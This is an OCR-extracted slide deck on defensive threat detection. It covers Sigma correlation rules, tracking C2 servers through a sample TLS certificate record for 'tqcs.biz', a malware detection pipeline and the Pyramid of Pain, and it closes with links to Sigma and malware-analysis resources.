
B

A and B
- within 2min
- group-by hostname and username

SIGMA Correlation rules




Which rule is the most balanced?




Take me to the top


C2 Trackers




```
"cipher_selected": "TLS_CHACHA20_POLY1305_SHA256",
"certificates": {
  "_encoding": {
    "leaf_fp_sha_256": "DISPLAY_HEX"
  },
  "leaf_fp_sha_256": "2f4055d179d0dbca38dcf7473ffbbc00558333bcb3d067d489504878bcc87972",
  "leaf_data": {
    "names": [
      "tqcs.biz"
    ],
    "subject_dn": "C=AU, OU=Ekejyrjli Ivbtdgu Ogovau, CN=tqcs.biz",
    "issuer_dn": "C=AU, ST=GI, L=Xuiraioi, O=Paevjwyc Xmo Fbkfiodak, CN=tqcs.biz",
    "pubkey_bit_size": 2048,
    "pubkey_algorithm": "RSA",
    "tbs_fingerprint": "5dba93dfd21571b4048448121b1fd2704f186026796df96182f5669c6678de3c",
    "fingerprint": "2f4055d179d0dbca38dcf7473ffbbc00558333bcb3d067d489504878bcc87972",
    "issuer": {
      "common_name": [
        "tqcs.biz"
      ],
      "locality": [
        "Xuiraioi"
      ],
      "organization": [
        "Paevjwyc Xmo Fbkfiodak"
      ],
      "province": [
        "GI"
      ],
      "country": [
        "AU"
      ]
    },
    "subject": {
      "common_name": [
        "tqcs.biz"
      ],
      "organizational_unit": [
        "Ekejyrjli Ivbtdgu Ogovau"
      ],
      "country": [
        "AU"
```



Malware detection pipeline



Infection chains Pyramid Of Pain



Questions?

https://github.com/SEKOIA-IO/Community/tree/main/sigma_rules

https://github.com/SigmaHQ/sigma

https://github.com/SigmaHQ/sigma-specification/blob/version_2/Sigma_meta_rules.md

https://github.com/pr0xylife

https://www.malware-traffic-analysis.net/

https://github.com/certsocietegenerale/fame